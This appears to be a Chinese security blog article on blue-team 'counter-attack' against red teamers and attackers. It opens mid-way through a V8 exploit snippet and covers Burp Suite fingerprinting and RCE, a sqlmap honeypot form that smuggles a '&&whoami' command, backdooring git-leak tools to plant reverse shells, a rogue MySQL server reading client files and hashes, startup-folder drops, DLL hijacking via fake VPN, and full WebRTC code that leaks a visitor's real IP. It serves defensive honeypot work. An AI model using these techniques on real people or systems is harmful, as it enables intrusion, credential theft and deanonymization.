
```

    target_function(0);
}

try{
    print("start running");
    trigger();
}catch(e){
    print(e);
}


```

那时候4月，wx 还没强制更新，内置的是存在问题的Chromium 内核版本，也还能用于wx 进行钓鱼利用，现在很多红队人员的渗透工具不一定更新的是最新版本的，那么这个漏洞运气好的话也还能钓部分红队人员。



burp 的反制

同样，也是chromium v8 引擎的远程代码执行



<2021-3-3 的版本

反制利用场景：

1:

Burp Suite v2.0的 `Live audit from Proxy` 被动扫描功能在默认情况下开启JavaScript分析引擎 (JavaScript analysis) , 用于扫描JavaScript漏洞

2: Response -> Render 及 Repeater -> Render 功能进行渲染的时候会触发

burp 指纹的识别和反制

针对burp 指纹的反制 , 当攻击者使用默认配置的burp, 很多指纹能够被精准识别到

1: 利用跨域去获取burp 的指纹, 然后可以干很多事情, 比如引入到蜜罐流量进行精准id 识别。

```
http://burp/favicon.ico
```

eg :


```


```



```
<script src="http://burp/jquery.js" onload="alert('found burp')"></script>
```

利用流量指纹特征, 识别burp

Burp抓到包后, 会把连接状态改为Close


 **Miscellaneous**

 These settings control some specific details of Burp Proxy's behavior. You can change the default settings here to deal with particular p

- ☐ Use HTTP/1.0 in requests to server
- ☐ Use HTTP/1.0 in responses to client
- ☐ Set response header "Connection: close" 
- ☒ Set "Connection close" on incoming requests when using HTTP/1
- ☒ Strip Proxy-* headers in incoming requests
- ☒ Remove unsupported encodings from Accept-Encoding headers in incoming requests
- ☒ Strip Sec-WebSocket-Extensions headers in incoming requests
- ☐ Unpack gzip / deflate in requests
- ☒ Unpack gzip / deflate in responses
- ☒ Disable web interface at http://burpsuite 
- ☐ Suppress Burp error messages in browser
- ☐ Don't send items to Proxy history or live tasks
- ☐ Don't send items to Proxy history or live tasks, if out of scope

sqlmap 的反制

老版本的sqlmap，钓鱼页面然后进行构造表单参数



钓鱼页面的demo

```
<html>
<head>
<title> A sqlmap honeypot demo</title>
</head>
<body>

username:<input type="text" name="username" >
<form id="myForm" action="username.php" method="post" enctype="text/plain">
<input type='hidden' name='name' value='sdf&sadf=sadf&command="&&whoami"'>
<input type="submit" onclick="myForm.submit()" value="Submit">
</form>
</body>
</html>
```

xss 盲打后台钓鱼反制

假装后台被打到了，然后传回他的xss 后台，然后他访问打到的后台后，使用话术套路，让他下载文件执行获取对方终端权限

Git CLI远程代码

<https://github.com/EdgeSecurityTeam/Vulnerability/blob/main/Git%20CLI%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E%E7%BC%88CVE-2020-26233%E7%BC%89.md>

- 创建一个新的存储库或将文件添加到现有存储库；
- b) 将Windows可执行文件上传到此存储库，重命名为git.exe；

- c) 等待受害者fork存储库
- 使用gh repo fork REPOSITORY_NAME --clone frok后触发rce

Git 源码漏洞反制

<https://drivertom.blogspot.com/2021/08/git.html>（别想偷我源码：通用的针对源码泄露利用程序的反制（常见工具集体沦陷））

构造../，然后把后门写到启动项或者定时任务进行getshell。

GitHack	https://github.com/lijiejie/GitHack	是
GitHack	https://github.com/BugScanTeam/GitHack	是
dumpall	https://github.com/0xHJK/dumpall	是
GitHacker	https://github.com/WangYihang/GitHacker	是
dvcs-ripper	https://github.com/kost/dvcs-ripper	否
git-dumper	https://github.com/arthaud/git-dumper	是

1. 对于类unix系统可以写入crontab，增加定时任务，反弹shell回来
2. 对于Windows系统可以写入开始菜单启动项，或者dll劫持
3. 可以把攻击工具的脚本给替换掉，下次执行就能上线

除此之外，可以通过发来的包的TTL值判断操作系统(Windows默认是128，Linux是64或者255)，实现更精准的反制

webshell 后门反制

直接传上来的一些大马，可以先关闭服务器进行隔离，然后在他的大马里进行“加料”隔离上线，当对方在连接进来的时候先获取对方的user-agent, 利用一些chrome 、firefox 等一些常见浏览器的day，构建shellcode 进行浏览器逃逸执行反制。

数据库连接的反制


MySQL中 `load data local infile '/etc/passwd' into table test fields terminated by '\n';` 语句可以读取客户端本地文件并插进表中，那么我们可以伪造一个恶意的服务器，向连接服务器的客户端发送读取文件的payload 。比如读取攻击者的微信id、ntlm hash

<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>

<https://github.com/qigpig/MysqlHoneypot>

远程桌面连接mstsc/共享的反制

当对方为了方便mstsc 连接进来，当然场景不限于mstsc，比如对方开启了vmware 虚拟机等的文件共享，然后往对方启动项丢一个可执行文件，直接就可以rce 了。



蜜罐

蜜罐就不多说了，基本甲方都会部署内外网遍地的蜜罐，hw必备的。

JSONP/webrtc 获取真实ip及社交账号

<https://blog.csdn.net/luofeng457/article/details/83899412>

[利用社交账号精准溯源的蜜罐技术](#)

利用 webrtc 获取真实 ip，别人走了sock 代理的话，这个一样可以获取到真实ip（部分代理软件还未支持udp，socks5代理只支持到了tcp协议），因为是udp 协议的，所以能直接获取到真实ip。

除非红队人员对浏览器进行了优化

禁用WebRTC

chrome用这个插件:WebRTC Leak Prevent

firefox: about:config-->media.peerconnection.enabled --> false

demo

```
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  </head>
  <body>
    Remote Addr: <?=$_SERVER['REMOTE_ADDR']?>
    <hr>
    <h3>WebRTC</h3>
    <h4>Your local IP addresses:</h4>
    <ul id="localip"></ul>
    <h4>Your public IP addresses:</h4>
    <ul id="publicip"></ul>
    <h4>Your IPv6 addresses:</h4>
    <ul id="ipv6"></ul>
    <iframe id="rtc_iframe" sandbox="allow-same-origin" style="display: none">
  </iframe>
  <script>
    //get the IP addresses associated with an account
    function getIPs(callback){
```



```

var ip_dups = {};
//compatibility for firefox and chrome
var RTCPeerConnection = window.RTCPeerConnection
    || window.mozRTCPeerConnection
    || window.msRTCPeerConnection
    || window.webkitRTCPeerConnection;
var useWebkit = !!window.webkitRTCPeerConnection;
//bypass naive webrtc blocking using an iframe
if(!RTCPeerConnection){
    var win = document.getElementById("rtc_iframe").contentWindow;
    RTCPeerConnection = win.RTCPeerConnection
        || win.mozRTCPeerConnection
        || win.msRTCPeerConnection
        || win.webkitRTCPeerConnection;
    useWebkit = !!win.webkitRTCPeerConnection;
}
//minimal requirements for data connection
var mediaConstraints = {
    optional: [{RtpDataChannels: true}]
};

var servers = {
    iceServers: [
        {
            urls: [
                'stun:stun.l.google.com:19302?transport=udp',
                'stun:stun1.l.google.com:19302?transport=udp',
                'stun:stun2.l.google.com:19302?transport=udp',
                'stun:stun3.l.google.com:19302?transport=udp',
                'stun:stun4.l.google.com:19302?transport=udp',
                "stun:stun.ekiga.net?transport=udp",
                "stun:stun.ideasip.com?transport=udp",
                "stun:stun.rixtelecom.se?transport=udp",
                "stun:stun.schlund.de?transport=udp",
                "stun:stun.stunprotocol.org:3478?transport=udp",
                "stun:stun.voiparound.com?transport=udp",
                "stun:stun.voipbuster.com?transport=udp",
                "stun:stun.voipstunt.com?transport=udp",
                "stun:stun.voxgratia.org?transport=udp"
            ]
        }
    ]
};

//construct a new RTCPeerConnection
var pc;
try {
    pc = new RTCPeerConnection(servers, mediaConstraints);
} catch (e) {
    return

```

```

    }
    function handleCandidate(candidate){
        //match just the IP address
        var ip_regex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/

        var ip_addr = ip_regex.exec(candidate)[1];
        //remove duplicates
        if(ip_dups[ip_addr] === undefined)
            callback(ip_addr);
        ip_dups[ip_addr] = true;
    }
    //listen for candidate events
    pc.onicecandidate = function(ice){
        //skip non-candidate events
        if(ice.candidate)
            handleCandidate(ice.candidate.candidate);
    };

    //create a bogus data channel
    pc.createDataChannel("bl");
    //create an offer sdp
    try {
        pc.createOffer().then(function(result) {
            pc.setLocalDescription(result);
        });
    } catch (e) {
        pc.createOffer().then(function(result) {
            pc.setLocalDescription(result, function() {}, function() {});
        }, function() {});
    }
    //wait for a while to let everything done
    setTimeout(function(){
        //read candidate info from local description
        var lines = pc.localDescription.sdp.split('\n');

        lines.forEach(function(line){
            if(line.indexOf('a=candidate:') === 0)
                handleCandidate(line);
        });
    }, 1000);
}
//insert IP addresses into the page
getIPs(function(ip){
    var li = document.createElement("li");
    li.textContent = ip;
    //local IPs
    if (ip.match(/^(192\.168\.|169\.254\.|10\.|172\.(1[6-9]|2\d|3[01]))/))
        document.getElementById("localip").appendChild(li);
    //IPv6 addresses

```

```
        else if (ip.match(/^([a-f0-9]{1,4})(:[a-f0-9]{1,4}){7}$/))
            document.getElementById("ipv6").appendChild(li);
        //assume the rest are public IPs
        else
            document.getElementById("publicip").appendChild(li);
    });
</script>
</body>
</html>
```

JSONP 探针:

现在基本的蜜罐都具备该功能了，也就不多说了，溯源身份反制的利器，拼的就是各大src 不修复的JSONP 接口。

vpn 类的主动钓鱼反制

现在基本做个vpn 的2级域名蜜罐，没有哪个红队不关注这个的，那么利用这个心里，可以这样进行反制。

360connect / sangfor vpn 这些连接的客户端在连接的时候都会下 dll 进去，那么针对这个，我们可以做个dll 劫持，正常用户使用的时候，也是会按照这个企业的配置，下发这个企业的 dll，因为证书自签的，所以蜜罐上面可以自己签一个sabgfor的证书，攻击者也不会发现有啥不一样的。（Medicean表哥提供的思路）

ioc类信息的溯源思路

ip 溯源

排除cdn等的干扰拿到真实ip 后

常规手法：whois 、域名反查 、反渗透

小tip：使用威胁情报进行综合分析，查看该ip他人对该ip 打的标签、历史解析记录、历史变更记录、以及该ip上面关联的相关样本，这些能够获取到进行进一步关联分析

域名溯源

历史解析记录、以及whois 手法的溯源关联

红队人员溯源

常规社交溯源流程（常见的社交论坛、招聘类、app进行身份定位）

病毒源码溯源

拿到样本，有些样本里面很可能直接会有debug 信息、以及编译时未处理的编译信息，里面可以结合进一步进行溯源跟踪、以及结合<https://www.virustotal.com/> 进一步进行追踪。

举例：比如go 编写的样本，一些信息是能够直接拿到作为进一步溯源分析到方法。

<https://github.com/boy-hack/go-strip>

手机号溯源

可以通过各类社交接口进行定位

部分资料参考

<http://noahblog.360.cn/burp-suite-rce/>

<https://mp.weixin.qq.com/s/V0WdN9CMrTqo6qlnuwyR6g>

https://mp.weixin.qq.com/s/GownJgbAbp7E_zKqFjATYg

<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>

<https://www.52pojie.cn/thread-954500-1-1.html>

<https://bbs.pediy.com/thread-268554.htm>

https://blog.csdn.net/qc_41874930/article/details/110178462

<https://mp.weixin.qq.com/s/tl17-Qz-VXpSlZtZWDgeHg>

<https://mp.weixin.qq.com/s/qEEO-1lyFbYS7Saa2L-n0A>

<https://xz.aliyun.com/t/8385>

——WeirdBird 2021.9.10